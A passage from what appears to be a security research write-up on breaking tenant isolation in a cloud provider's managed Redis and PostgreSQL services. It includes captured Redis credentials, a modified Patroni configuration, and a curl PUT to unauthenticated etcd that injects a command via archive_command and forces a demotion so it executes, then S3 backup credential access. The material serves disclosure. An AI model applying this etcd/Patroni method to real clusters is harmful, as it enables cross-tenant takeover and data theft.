
AUTH command in an intercepted Redis request
The captured credentials allowed access to other customers’ Redis instances to read, modify, or delete stored data.

Diagnostic information of the Valkey instance
(Note. A Redis RCE vulnerability was disclosed during the research. Combined with the access obtained, it made it possible to fully compromise other tenants’ services).
The PostgreSQL DBMS is one of the most popular managed resources alongside mk8s. The next step was therefore to analyze PostgreSQL hosts in the overlay network. Scanning nodes with the PostgreSQL port (5432) open revealed related services on ports 2379 (an etcd distributed store) and 8008 (Patroni REST API). While the Patroni REST API required authentication, access to etcd was completely unrestricted. Analysis of the contents of etcd revealed a critical key, /v2/keys/service/pg-cluster/config, which contained the Patroni configuration.

Patroni configuration in etcd
{
  "ttl": 30,
  "loop_wait": 10,
  "retry_timeout": 10,
  "maximum_lag_on_failover": 1048576,
  "postgresql": {
    "use_pg_rewind": true,
    "parameters": {
      "archive_command": "id",
      "archive_mode": "always",
      "max_connections": 550,
      "max_locks_per_transaction": 512,
      "max_worker_processes": 27
    }
  }
}Update the Patroni configuration with the modified archive_command:
curl -s -X PUT http://localhost:2379/v2/keys/service/<CLUSTER_NAME>/config -d value="$(jq -c . config.json)" | jq
Update the configuration again to add the standby_cluster parameter:
{
"ttl": 30,
"loop_wait": 10,
"retry_timeout": 10,
"maximum_lag_on_failover": 1048576,
"postgresql": {
 "use_pg_rewind": true,
 "parameters": {
   "archive_command": "rce",
   "archive_mode": "on",
   "archive_timeout": "10",
   "max_connections": 550,
   "max_locks_per_transaction": 512,
   "max_worker_processes": 27
 }
},
"standby_cluster": {
 "host": "192.0.2.1",
 "port": 5432
}
}
After this parameter is applied, Patroni detects a role conflict for the current primary. The logs show a sequence similar to the following:
cannot be a real primary in standby cluster
Demoting self (demote-cluster)
received fast shutdown request
checkpoint starting: shutdown immediate
Postgres then restarts, and the archiving process runs and executes the injected command:

PostgreSQL process context and node network interfaces
This makes it possible to log in to other tenants’ Postgres DBMS instances and gain full control over the data. As an additional risk factor, files containing credentials for access to S3 storage were found on these hosts.

Database and S3 access parameters in a backup file
This storage holds backups not only of the current instance but also of all other databases in the cloud.

List of backup storage locations in S3
After gaining root access to the control plane node, the focus shifted to the SaltStack configuration management service.
The first step was to dump the entire Salt master file system for subsequent static analysis:
